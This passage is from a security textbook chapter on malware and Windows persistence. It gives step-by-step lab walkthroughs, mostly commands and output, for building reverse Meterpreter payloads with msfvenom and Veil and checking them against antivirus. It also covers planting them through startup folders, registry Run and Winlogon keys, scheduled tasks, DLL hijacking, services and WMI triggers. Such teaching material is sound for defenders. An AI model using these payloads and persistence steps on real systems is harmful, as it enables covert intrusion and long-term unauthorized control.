resource (/var/lib/veil/output/handlers/http.rc)> set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
resource (/var/lib/veil/output/handlers/http.rc)> set LHOST 10.0.2.3
LHOST => 10.0.2.3
resource (/var/lib/veil/output/handlers/http.rc)> set LPORT 8080
LPORT => 8080
resource (/var/lib/veil/output/handlers/http.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/http.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Started HTTP reverse handler on http://10.0.2.3:8080
```

Provided the handler is running, the attacker is presented with a shell when the malicious executable is run on a target system.

One interesting feature of Veil-Framework is that it allows the attacker to compute the hashes of any payload generated by the tool and compare them to results at VirusTotal (<https://www.virustotal.com/>). This way the attacker can determine if the payload is likely to be discovered by current antivirus software.

Veil/Evasion>: checkvt

```
[*] Checking Virus Total for payload hashes...
[*] No payloads found on VirusTotal.com!
```

Windows Persistence

An attacker that has gained access to a system generally wants to maintain access to the same system; this process is called persistence. Persistence can take one of two general forms – user-level persistence and system-level persistence. The process of establishing persistence on a system differs depending on whether the system is a Linux system or a Windows system.

Persistence Using the Windows Startup Folder

One way to establish persistence on a Windows system is to use features of Windows. Whenever a user logs on to a Windows system, the contents of their startup folder are executed. An attacker with access to a system can use msfvenom or Veil-Evasion to create malware and store it in this directory. Then whenever the user logs on, the attacker is presented with a shell.

To illustrate the process, suppose that the attacker first generates some Windows malware with the command

```
root@kali-2016-2-u:~# msfvenom --platform windows --arch x86 --format exe
--encoder generic/none --payload windows/meterpreter/reverse_tcp LHOST=10.0.2.2
LPORT=443 > winmal.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 333 (iteration=0)
generic/none chosen with final size 333
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Here the platform has been set as Windows, the architecture as a 32-bit system, the format as an executable, and the generic/none encoder was selected. The payload is Meterpreter, running on reverse TCP, calling back to an attacker at 10.0.2.2 using TCP/443.

To use this malware as a user-level persistence mechanism, suppose that the attacker has compromised the account of the user wmozart on a Windows 10-1504 system. The startup directory for the user wmozart is

```
C:\Users\wmozart\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

The attacker uploads their malware to this directory.

```
meterpreter > upload winmal.exe "C:\\\\Users\\\\wmozart\\\\AppData\\\\Roaming\\\\Microsoft\\\\
Windows\\\\Start Menu\\\\Programs\\\\Startup\\\\winmal.exe"
[*] uploading   : winmal.exe -> C:\\Users\\wmozart\\AppData\\Roaming\\Microsoft\\Windows\\
Start Menu\\Programs\\Startup\\winmal.exe
[*] uploaded    : winmal.exe -> C:\\Users\\wmozart\\AppData\\Roaming\\Microsoft\\Windows\\
Start Menu\\Programs\\Startup\\winmal.exe
```

The attacker also sets up a handler to catch the callbacks.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
```

Then, whenever the user wmozart logs into this system, the attacker is presented with a shell.

```
[*] Sending stage (171583 bytes) to 10.0.15.205
[*] Meterpreter session 2 opened (10.0.2.2:443 -> 10.0.15.205:57541) at 2017-09-01
22:58:46 -0400
```

An attacker who has achieved SYSTEM access can instead store the malware in the directory

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

This directory contains programs that are in the startup folder for all users on the system. Malware located here will provide the attacker a shell regardless of the user that logs on. Note that the directory C:\ProgramData is marked as a hidden directory by default.

Although these methods are simple and reliable, malware launched in this fashion must be present on the system's hard drive and run as a process under its own name. The operational awareness methods of Chapter 3 can be used to identify persistence mechanisms that take this approach.

Persistence Using the Registry

The registry in Microsoft Windows can also be used as a mechanism to automatically launch malware and consequently obtain persistence on a system.

Persistence Using Registry Startup Keys

There are two Windows registry keys inside HKEY_CURRENT_USER that can be used by a user to automatically start a program when that user logs in; these keys are

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

CHAPTER 11 MALWARE AND PERSISTENCE

Values in the first key are launched whenever the user logs in; values in the second key are launched whenever the user logs in and the entry deleted so that the program is run only once.

Suppose that the attacker has a shell on the system as the user wmozart, who is not an administrator. To use this technique, the attacker first uploads the malware to a convenient directory where the user is not likely to accidentally see it. As one option, the attacker can copy the file to the directory c:\Users\wmozart\AppData\Local.

```
meterpreter > upload winmal.exe "C:\\\\Users\\\\wmozart\\\\AppData\\\\Local\\\\winmal.exe"
[*] uploading   : winmal.exe -> C:\\Users\\wmozart\\AppData\\Local\\winmal.exe
[*] uploaded    : winmal.exe -> C:\\Users\\wmozart\\AppData\\Local\\winmal.exe
```

With the malware in place, the attacker then creates a new value in the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run; the name is chosen to appear benign (AutoStart), and the data is set to the location of the just uploaded malware.

```
meterpreter > reg setval -k HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run -v AutoStart -d "\"C:\\\\Users\\\\wmozart\\\\AppData\\\\Local\\\\winmal.exe\""
Successfully set AutoStart of REG_SZ.
```

The attacker can verify that the value was created by enumerating the values for the key.

```
meterpreter > reg enumkey -k HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
Enumerating: HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
Values (2):
OneDrive
AutoStart
```

The attacker can also check that the value has the correct data.

```
meterpreter > reg queryval -k HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run -v AutoStart
Key: HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
Name: AutoStart
Type: REG_SZ
Data: "C:\\Users\\wmozart\\AppData\\Local\\winmal.exe"
```

Then, provided the attacker correctly sets up a handler for their malware, they will be presented with a shell each time this user logs into the system.

If the attacker has administrator access, they can add keys to HKEY_LOCAL_MACHINE. Consider the registry keys

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

These keys control software that will run automatically regardless of the user. Unlike the keys in HKEY_CURRENT_USER, the attacker needs a privileged account to modify these keys. These are set in the same fashion, and once set provide the attacker a shell whenever any user logs on to the system. These shells will inherit their privileges from the user that logs in; as such they will not be SYSTEM shells.

Persistence Using Registry Winlogon Key

Another location in the registry that can be used to launch malware is in the key

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

This key contains values that control the login process. As an example, an administrator can set the value of AutoAdminLogon to 1, and set DefaultDomainName, DefaultUserName, and DefaultPassword to valid values; then whenever the system boots, it will automatically log on as the specified user.

Of interest to the attacker is the value UserInit; this has the default data “C:\Windows\System32\userinit.exe,”. This is a comma separated list of the programs that Windows runs when a user logs in. The default behavior is to run only userinit.exe; this configures the network connections, runs logon scripts, and launches explorer.exe. An attacker can prepend their own malware to run before userinit.exe starts; this will be run whenever a user logs in.

Access to this key is protected, and in general an attacker needs to be an administrator or SYSTEM to modify this key.

Suppose that an attacker has a SYSTEM shell on the target. The attacker uploads their malware to the system; to hide the malware, the attacker can store their malware in C:\Windows.

```
meterpreter > upload winmal.exe c:\\Windows\\winmal.exe
[*] uploading   : winmal.exe -> c:\\Windows\\winmal.exe
[*] uploaded    : winmal.exe -> c:\\Windows\\winmal.exe
```

The attacker checks the value for UserInit in HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon to ensure that it has not already been modified.

```
meterpreter > reg queryval -k "HKLM\\Software\\Microsoft\\Windows NT\\
CurrentVersion\\Winlogon" -v UserInit
Key: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Name: UserInit
Type: REG_SZ
Data: C:\\Windows\\system32\\userinit.exe,
```

The attacker prepends the location of their malware to the data, being sure to keep the trailing comma.

```
meterpreter > reg setval -k "HKLM\\Software\\Microsoft\\Windows NT\\
CurrentVersion\\Winlogon" -v UserInit -d "C:\\Windows\\winmal.exe,C:\\Windows\\
System32\\userinit.exe,"
Successfully set UserInit of REG_SZ.
```

A check of the registry shows the updated data.

```
meterpreter > reg queryval -k "HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon" -v UserInit
Key: HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Name: UserInit
Type: REG_SZ
Data: C:\Windows\winmal.exe,C:\Windows\System32\userinit.exe,
```

Provided the attacker has a correctly configured handler, the attacker will receive a shell whenever any user logs on to this system.

Metasploit Registry-Only Persistence

Metasploit has modules to automate the process of using the registry to develop persistence. One such module is exploit/windows/local/registry_persistence

```
msf exploit(handler) > use exploit/windows/local/registry_persistence
msf exploit(registry_persistence) > info
... Output Deleted ...
```

Available targets:

| Id | Name |
|----|-----------|
| -- | -- |
| 0 | Automatic |

Basic options:

| Name | Setting | Required | Description |
|---------------|---------|----------|---|
| BLOB_REG_KEY | | no | The registry key to use for storing the payload blob. (Default: random) |
| BLOB_REG_NAME | | no | The name to use for storing the payload blob. (Default: random) |
| CREATE_RC | true | no | Create a resource file for cleanup |
| RUN_NAME | | no | The name to use for the 'Run' key. (Default: random) |
| SESSION | | yes | The session to run this module on. |
| SLEEP_TIME | 0 | no | Amount of time to sleep (in seconds) before executing payload. (Default: 0) |
| STARTUP | USER | yes | Startup type for the persistent payload. (Accepted: USER, SYSTEM) |

Payload information:

Description:

This module will install a payload that is executed during boot. It will be executed either at user logon or system startup via the registry value in "CurrentVersion\Run" (depending on privilege and selected method). The payload will be installed completely in registry.

The attacker has two options for the variable startup; when set to USER (the default), the module uses the registry key HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run and persistence is enabled for the current user. If startup is set to SYSTEM it uses HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run, and the attacker will receive a callback shell when any user logs on.

As an example of the use of this module, suppose that the attacker already has a system shell on the target. The attacker loads the module, selects a session, a payload, and configures the startup variable. The value of the startup variable (SYSTEM) is case sensitive.

```
msf exploit(handler) > use exploit/windows/local/registry_persistence
msf exploit(registry_persistence) > set session 1
session => 1
msf exploit(registry_persistence) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(registry_persistence) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(registry_persistence) > set lport 443
lport => 443
msf exploit(registry_persistence) > set startup SYSTEM
startup => SYSTEM
```

The attacker then launches the exploit.

```
msf exploit(registry_persistence) > exploit
[*] Generating payload blob..
[+] Generated payload, 5960 bytes
[*] Root path is HKLM
[*] Installing payload blob..
[+] Created registry key HKLM\Software\fHY9VQ2G
[+] Installed payload blob to HKLM\Software\fHY9VQ2G\DfMpclSj
[*] Installing run key
[+] Installed run key HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Jk04Zfof
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/10.0.15.205_
20170902.3446/10.0.15.205_20170902.3446.rc
```

CHAPTER 11 MALWARE AND PERSISTENCE

In this example, the randomly selected registry key `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Jk04Zfof` is used to launch the persistence shell. A check of the registry shows the value and the associated data.

```
msf exploit(registry_persistence) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > reg enumkey -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run
Enumerating: HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

Values (3):

```
VBoxTray
SunJavaUpdateSched
Jk04Zfof
```

```
meterpreter > reg queryval -k HKLM\Software\Microsoft\Windows\CurrentVersion\Run -v Jk04Zfof
```

Key: `HKLM\Software\Microsoft\Windows\CurrentVersion\Run`

Name: `Jk04Zfof`

Type: `REG_EXPAND_SZ`

Data: `%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\fHY9VQ2G').GetValue('DfMpclsj'))))"`

The data in the value is interesting; it begins with the variable⁵ `%COMSPEC%` that is the environment variable that points to the command shell `cmd.exe`. The program uses `cmd.exe` to launch PowerShell to launch a script; that script is Base64 decoded from another location in the registry. In this example, this location is `HKLM\Software\fHY9VQ2G\dfMpclsj`. A check shows the content there.

```
meterpreter > reg enumkey -k HKLM\Software\fHY9VQ2G
Enumerating: HKLM\Software\fHY9VQ2G
```

Values (1):

```
DfMpclsj
```

```
meterpreter > reg queryval -k HKLM\Software\fHY9VQ2G -v DfMpclsj
```

Key: `HKLM\Software\fHY9VQ2G`

Name: `DfMpclsj`

Type: `REG_SZ`

Data: `aQBmACgAWwBJAG4AdABQAHQAcgBdADoA0gBTAGkAegB1ACAALQB1AHEAIAAOACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsaGwALgB1AHgAZQAnAHo`

... Output Deleted ...

⁵The command `C:\>echo %comspec%` can be used to determine the value of this environment variable.

Note that there is no separate file that contains the malware; instead the malware is kept inside the registry itself.

Provided the proper handler is running, the attacker will receive a callback whenever a user logs on to this system.

Because the attacker may wish to remove their persistence mechanism at some future point, and because the attacker may not remember either of the random names used to store or launch the persistence, the module also creates a resource script that can be used to delete the persistence from the target. The script can be run in Metasploit with the resource command.

```
meterpreter > lcd /root/.msf4/logs/persistence/10.0.15.205_20170902.3446/
meterpreter > resource 10.0.15.205_20170902.3446.rc
[*] Reading 10.0.15.205_20170902.3446.rc
[*] Running reg deleteval -k 'HKLM\Software\fHY9VQ2G' -v 'DfMpclsj'
Successfully deleted DfMpclsj.
[*] Running reg deletekey -k 'HKLM\Software\fHY9VQ2G'

Successfully deleted key: HKLM\Software\fHY9VQ2G
[*] Running reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run'
-v 'Jk04Zfof'

Successfully deleted Jk04Zfof.
```

Metasploit Registry File System Persistence

Metasploit has another module that can be used to install persistence through the registry.

```
msf exploit(handler) > use exploit/windows/local/persistence
msf exploit(persistence) > info
... Output Deleted ...

Available targets:
  Id  Name
  --  ---
  0   Windows

Basic options:
  Name      Setting  Required  Description
  ----      -----  -----  -----
  DELAY      10       yes      Delay (in seconds) for persistent payload to
                                keep reconnecting back.
  EXE_NAME          no      The filename for the payload to be used on
                                the target host (%RAND%.exe by default).
  PATH          no      Path to write payload (%TEMP% by default).
```

| | | |
|----------|------|---|
| REG_NAME | no | The name to call registry value for persistence on target host (%RAND% by default). |
| SESSION | yes | The session to run this module on. |
| STARTUP | USER | Startup type for the persistent payload. (Accepted: USER, SYSTEM) |
| VBS_NAME | no | The filename to use for the VBS persistent script on the target host (%RAND% by default). |

Payload information:

Description:

This module will install a payload that is executed during boot. It will be executed either at user logon or system startup via the registry value in "CurrentVersion\Run" (depending on privilege and selected method).

This module still uses the same location in the registry to launch the persistence script - either HKLM\Software\Microsoft\Windows\CurrentVersion\Run or HKCU\Software\Microsoft\Windows\CurrentVersion\Run. In this case though, the malware is a VBS script that is stored in the file system.

Scheduled Tasks

Suppose that an attacker has an unprivileged shell on a remote system. Another approach to persistence is to use the scheduling features of Windows to arrange times when the compromised system will call back to the attacker. One way to do so is with schtasks on Windows.

Schtasks: User-Level Persistence at Fixed Times

Consider an attacker with an unprivileged shell as the user wmozart. To establish this form of persistence, the attacker needs to create and upload malware somewhere on the target system. One approach is to use the same malware (winmal.exe) generated for the Windows startup folder. This malware needs to be copied to a safe place on the target system; one place is in the directory C:\Users\[user]\AppData\Local.

```
meterpreter > upload winmal.exe "c:\\\\Users\\\\wmozart\\\\AppData\\\\Local\\\\winmal.exe"
[*] uploading  : winmal.exe -> c:\\Users\\wmozart\\AppData\\Local\\winmal.exe
[*] uploaded   : winmal.exe -> c:\\Users\\wmozart\\AppData\\Local\\winmal.exe
```

Next, the attacker uses their shell to obtain a command prompt to use schtasks. There are many options to the schtasks command.

```
C:\Users\wmozart>schtasks /create /?
```

```
SCHTASKS /Create [/S system [/U username [/P [password]]]]
  [/RU username [/RP password]] [/SC schedule [/MO modifier] [/D day]
  [/M months] [/I idletime] [/TN taskname /TR taskrun [/ST starttime]
  [/RI interval] [ {/ET endtime | /DU duration} [/K] [/XML xmlfile] [/V1]
  [/SD startdate] [/ED enddate] [/IT | /NP] [/Z] [/F] [/HRESULT] [/?]
```

Description:

Enables an administrator to create scheduled tasks on a local or remote system.

Parameter List:

| | |
|-----------|--|
| /S system | Specifies the remote system to connect to. If omitted the system parameter defaults to the local system. |
|-----------|--|

... Output Deleted ...

Suppose the attacker wants to create a task that calls back every 10 minutes with the task name "Malware" that runs the malware just uploaded to the system. This can be done with the command

```
C:\Users\wmozart\Desktop>schtasks /create /sc minute /mo 10 /tn "Malware" /tr
c:\Users\wmozart\AppData\Local\winmal.exe
```

SUCCESS: The scheduled task "Malware" has successfully been created.

A check shows that the scheduled task has been created.

```
C:\Users\wmozart\Desktop>schtasks /query /tn Malware
```

| Folder: \ | TaskName | Next Run Time | Status |
|-----------|----------|----------------------|--------|
| | Malware | 9/3/2017 11:32:00 AM | Ready |

Provided the attacker has a properly configured handler setup, the attacker will receive a shell at 11:32.

```
[*] Sending stage (171583 bytes) to 10.0.15.205
[*] Meterpreter session 2 opened (10.0.2.2:443 -> 10.0.15.205:58525) at 2017-09-03
11:32:01 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
```

An attacker who wants to delete their scheduled task can do so with the /delete flag.

```
C:\Users\wmozart\Desktop>schtasks /delete /tn Malware /F  
SUCCESS: The scheduled task "Malware" was successfully deleted.
```

The malware should also be manually deleted from the system.

Schtasks: System-Level Persistence

If the attacker's initial shell is an administrator or SYSTEM, then the attacker can use the flag /ru to specify the user that is running the task as SYSTEM, and so obtain system-level persistence.

```
C:\Users\wmozart\Desktop>schtasks /create /sc minute /mo 10 /tn "SystemMalware"  
/ru SYSTEM /tr c:\Windows\System32\winmal.exe  
SUCCESS: The scheduled task "SystemMalware" has successfully been created.
```

Provided the handler is properly configured, the attacker will receive a callback from a SYSTEM shell.

Schtasks: Advanced Scheduling Options

The schtasks tool has other ways to schedule tasks that are useful for an attacker deploying persistence. One scheduling option is to set the task to run only after the system has been idle for a specified time. For example, the attacker can schedule the malware to run only after the system has been idle for 10 minutes with a command like the following.

```
C:\Users\wmozart\Desktop>schtasks /create /sc onidle /i 10 /tn IdleMalware /tr  
c:\Users\wmozart\AppData\Local\winmal.exe  
SUCCESS: The scheduled task "IdleMalware" has successfully been created.
```

It is also possible to use triggers so that the malware will only launch when certain events are detected. Event 4647 is generated in the security log whenever a user initiates a logoff. An attacker with administrator or SYSTEM credentials could then launch their malware whenever the user logs off with a command like the following.

```
C:\Windows\system32>schtasks /create /sc onevent /ec Security /mo  
"*[System[(EventID=4647)]]" /tn LogoffMalware /tr c:\Windows\System32\winmal.exe  
SUCCESS: The scheduled task "LogoffMalware" has successfully been created.
```

DLL Hijacking

Another way to maintain persistence on a remote system is to hijack or manipulate the programs that are already present on the system.

Most Windows programs of any significant complexity rely on one or more dynamic-link libraries, or .dll files. As an example, suppose that a user on Windows 10-1504 runs Firefox 35.0. To see the dynamic-link libraries used by Firefox, start Process Explorer. From the main menu, select View ► Show Lower Pane, then select View ► Lower Pane View ► DLLs. The result is something like Figure 11-2.

Consider the highlighted .dll, c:\Program Files\Mozilla Firefox\nss3.dll. Suppose the attacker can control or modify this .dll file; in this case the attacker would also be able to control or modify the behavior of the Firefox application without modifying the Firefox executable program.

One way to do so is to replace this .dll with a .dll that keeps the same functionality, but also calls back to an attacker with a Meterpreter shell. This can be done using msfvenom.

| Process | CPU | Private Bytes | Working Set | PID | Description | Company Name |
|------------------------|--------|---------------|-------------|------|----------------------------------|--------------------------------|
| svhost.exe | | 4,388 K | 14,096 K | 1576 | Host Process for Windows S... | Microsoft Corporation |
| svhost.exe | | 3,872 K | 13,748 K | 1980 | Host Process for Windows S... | Microsoft Corporation |
| svchost.exe | | 1,140 K | 4,852 K | 1508 | Host Process for Windows S... | Microsoft Corporation |
| taskhostw.exe | | 5,720 K | 14,872 K | 2444 | Host Process for Windows T... | Microsoft Corporation |
| sihost.exe | | 3,012 K | 14,100 K | 2456 | Shell Infrastructure Host | Microsoft Corporation |
| SearchIndexer.exe | 6.31 | 32,808 K | 35,500 K | 2516 | Microsoft Windows Search I... | Microsoft Corporation |
| SearchProtocolHost.exe | 7.85 | 2,408 K | 10,584 K | 7992 | | |
| SearchProtocolHost.exe | | 1,356 K | 6,660 K | 8064 | Microsoft Windows Search P... | Microsoft Corporation |
| SearchFilterHost.exe | < 0.01 | 2,764 K | 13,552 K | 7624 | | |
| explorer.exe | 0.11 | 33,428 K | 87,696 K | 2712 | Windows Explorer | Microsoft Corporation |
| VBoxTray.exe | < 0.01 | 1,912 K | 8,640 K | 6184 | VirtualBox Guest Additions Tr... | Oracle Corporation |
| procexp.exe | 1.93 | 11,412 K | 28,060 K | 3784 | Sysinternals Process Explorer | Sysinternals - www.sysinter... |
| firefox.exe | 0.01 | 120,776 K | 137,272 K | 3212 | Firefox | Mozilla Corporation |

| Name | Description | Company Name | Path |
|---------------|------------------------------------|-----------------------|---|
| msvcv_win.dll | Microsoft® C Runtime Library | Microsoft Corporation | C:\Windows\System32\msvcv_win.dll |
| msvcv100.dll | Microsoft® C Runtime Library | Microsoft Corporation | C:\Program Files\Mozilla Firefox\msvcv100.dll |
| msvcv100.dll | Microsoft® C Runtime Library | Microsoft Corporation | C:\Program Files\Mozilla Firefox\msvcv100.dll |
| msvcr.dll | Windows NT CRT DLL | Microsoft Corporation | C:\Windows\System32\msvcr.dll |
| mswsock.dll | Microsoft Windows Sockets 2.0 S... | Microsoft Corporation | C:\Windows\System32\mswsock.dll |
| NapiNSP.dll | E-mail Naming Shim Provider | Microsoft Corporation | C:\Windows\System32\NapiNSP.dll |
| netapi32.dll | Net Win32 API DLL | Microsoft Corporation | C:\Windows\System32\netapi32.dll |
| netutils.dll | Net Win32 API Helpers DLL | Microsoft Corporation | C:\Windows\System32\netutils.dll |
| nlaapi.dll | Network Location Awareness 2 | Microsoft Corporation | C:\Windows\System32\nlaapi.dll |
| nsi.dll | NSI User-mode Interface DLL | Microsoft Corporation | C:\Windows\System32\nsi.dll |
| nss3.dll | | Mozilla Foundation | C:\Program Files\Mozilla Firefox\nss3.dll |
| nssckbi.dll | NSS Builtin Trusted Root CAs | Mozilla Foundation | C:\Program Files\Mozilla Firefox\nssckbi.dll |
| nssdbm3.dll | Legacy Database Driver | Mozilla Foundation | C:\Program Files\Mozilla Firefox\nssdbm3.dll |
| ntdll.dll | NT Layer DLL | Microsoft Corporation | C:\Windows\System32\ntdll.dll |
| ntmarta.dll | Windows NT MARTA provider | Microsoft Corporation | C:\Windows\System32\ntmarta.dll |

Figure 11-2. Process Explorer running on Windows 10-1504, showing the .dll files loaded by a Firefox 35.0 process

In the first step, copy the legitimate file from the Windows system to Kali; give it the name nss3_legit.dll. To use msfvenom to create a malicious version of the file, start by specifying the platform (windows) and the architecture (x86). For the format, select dll. The encoder is chosen to be generic/none; for the payload select windows/meterpreter/reverse_tcp specifying the IP address and port for the callback. Specify the legitimate .dll as the template, and use the --keep flag.

```
root@kali-2016-2-u:~# msfvenom --platform windows --arch x86 --format dll
--encoder generic/none --payload windows/meterpreter/reverse_tcp LHOST=10.0.2.2
LPORT=443 --template nss3_legit.dll --keep > nss3.dll
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 333 (iteration=0)
generic/none chosen with final size 333
Payload size: 333 bytes
Final size of dll file: 1655808 bytes
```

Copy the malicious nss3.dll back to c:\Program Files\Mozilla Firefox\nss3.dll, replacing the original .dll.

Start a handler to catch the callback; then whenever the defender starts Firefox, the attacker will be presented with a shell. Firefox itself will appear to run correctly.

The strength and danger of .dll hijacking attacks is not immediately apparent from this simple example. In this example, the attacker needed to copy the malicious .dll to a subdirectory of c:\Program Files; this required privilege escalation. However, Windows has complicated rules to determine where to load .dll files, and these rules vary with the version of Windows. Moreover, not all of these locations used to load .dll files were necessarily protected against arbitrary writing. It may be possible to identify a program that loads a .dll from an unprotected location; if so then the attacker can use this as a vector for privilege escalation if a privileged user launches the faulty program.

Custom Services for Windows Persistence

A user with SYSTEM access can maintain their access to the system by creating a Windows service that will launch malware to call back to the attacker.

One way to do this is first to use msfvenom to create the malware. Instead of setting the format as “exe”, the attacker sets the format of the malware as “exe-service”; this is necessary as executables that are used as Windows services have a slightly different internal structure than regular executables.

```
root@kali-2016-2-u:~# msfvenom --platform windows --arch x86 --format exe-service
--encoder generic/none --payload windows/meterpreter/reverse_tcp LHOST=10.0.0.2
LPORT=443 > winmalservice.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
```

```
generic/none succeeded with size 333 (iteration=0)
generic/none chosen with final size 333
Payload size: 333 bytes
Final size of exe-service file: 15872 bytes
```

Next, the attacker copies the malware to a convenient location on the target, say in the directory C:\Windows\System32.

```
meterpreter > upload winmalservice.exe "C:\\Windows\\System32\\winmalservice.exe"
[*] uploading  : winmalservice.exe -> C:\Windows\System32\winmalservice.exe
[*] uploaded   : winmalservice.exe -> C:\Windows\System32\winmalservice.exe
```

The attacker needs to create a service that will run this newly uploaded malware. One way to do that is from the command line on the target. Start by creating the service

```
C:\Windows\system32>sc create MalService binpath= "C:\\Windows\\System32\\winm
alservice.exe"
[SC] CreateService SUCCESS
```

With the service created, the attacker gives the service a description, and sets it to start whenever the system boots.

```
C:\Windows\system32>sc description MalService "This is a service that calls back
to the attacker"
[SC] ChangeServiceConfig2 SUCCESS
```

```
C:\Windows\system32>sc config MalService start= auto
[SC] ChangeServiceConfig SUCCESS
```

Start the service; provided the attacker has a properly configured handler, the service immediately calls back.

```
C:\Windows\system32>sc start MalService
SERVICE_NAME: MalService
          TYPE               : 10  WIN32_OWN_PROCESS
          STATE              : 2   START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
          WIN32_EXIT_CODE    : 0   (0x0)
          SERVICE_EXIT_CODE : 0   (0x0)
          CHECKPOINT        : 0x0
          WAIT_HINT         : 0x7d0
          PID                : 2412
          FLAGS              :
```

```
C:\Windows\system32>
[*] Sending stage (171583 bytes) to 10.0.15.205
[*] Meterpreter session 20 opened (10.0.2.2:443 -> 10.0.15.205:58528) at 2017-09-03
17:11:40 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
```

The attacker can verify that the service is correctly configured.

```
C:\Windows\system32>sc queryex MalService
```

```
SERVICE_NAME: MalService
  TYPE          : 10  WIN32_OWN_PROCESS
  STATE         : 1   STOPPED
  WIN32_EXIT_CODE  : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT    : 0x0
  WAIT_HINT     : 0x0
  PID           : 0
  FLAGS         :
```

```
C:\Windows\system32>sc qdescription MalService
```

```
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: MalService
DESCRIPTION: This is a service that calls back to the attacker
```

Then, provided the attacker retains a correctly configured listener, they will receive another callback when the system next boots.

If the attacker no longer wishes to maintain the service, it can be deleted.

```
C:\Windows\system32>sc delete MalService
```

```
[SC] DeleteService SUCCESS
```

WMI Persistence

The Windows Management Instrumentation (WMI) database provides the attacker with opportunities to deploy persistence. Any WMI event can be used as a trigger for malware, and these events can be handled by scripts that are located entirely within the WMI database, meaning that no files need to be placed on the system.

WMI Persistence Triggered by Failed Logon

Chapter 7 provided three examples of non-malicious use of WMI subscriptions - to launch events when a USB drive was inserted, when PowerShell was launched, and when a user logs on to the system. An attacker can also use WMI events for their own purposes, including using WMI to launch malware. For example, an attacker can construct a WMI event to launch malware at specific times or when a user logs on.

A more interesting use of WMI is to launch malware when the system receives an external trigger. One way to do so is to use WMI to launch malware only when the system records a failed logon attempt from a user - say the user "Bob." This way, the attacker can launch their persistence whenever they wish by trying to log on to the system as Bob; when the attempt fails, they will be provided their shell.

To illustrate this process, suppose that the attacker has a Meterpreter shell on the target running as a domain administrator.

Tracking Failed Logons

This persistence mechanism requires tracking failed logons to the system. However, the default setting for audits on Windows systems tracks only successes, not failures, so the attacker starts by making that change.

```

meterpreter > shell
Process 1420 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /category:Logon/Logoff
System audit policy
Category/Subcategory           Setting
Logon/Logoff
  Logon                           Success
  Logoff                          Success
  Account Lockout                 Success
  IPsec Main Mode                 No Auditing
  IPsec Quick Mode                No Auditing
  IPsec Extended Mode             No Auditing
  Special Logon                   Success
  Other Logon/Logoff Events       No Auditing
  Network Policy Server           Success and Failure
  User / Device Claims            No Auditing
  Group Membership                No Auditing

```

CHAPTER 11 MALWARE AND PERSISTENCE

The attacker enables the logging of failed logon attempts.⁶

```
C:\Users\wmozart\Desktop>auditpol /set /subcategory:Logon /failure:enable
The command was successfully executed.
```

```
C:\Users\wmozart\Desktop>auditpol /get /subcategory:Logon
System audit policy
Category/Subcategory           Setting
Logon/Logoff
    Logon                      Success and Failure
```

With these changes, failed logon attempts will be noted in the Windows Security log as event 4625. One way to generate a failed logon attempt is to try to connect to the administrative file share.

```
root@kali-2016-2-u:~# smbclient \\\\10.0.15.205\\C$ -U bob
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\bob's password: <enter any random string as password here>
Anonymous login successful
Domain=[PLUTO] OS=[Windows 10 Pro 10240] Server=[Windows 10 Pro 6.3]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

A check of the security log shows the attempt.

```
PS C:\Windows\system32> Get-WinEvent -FilterHashtable @{logname='Security'; ID=4625} | Format-List -Property Message
```

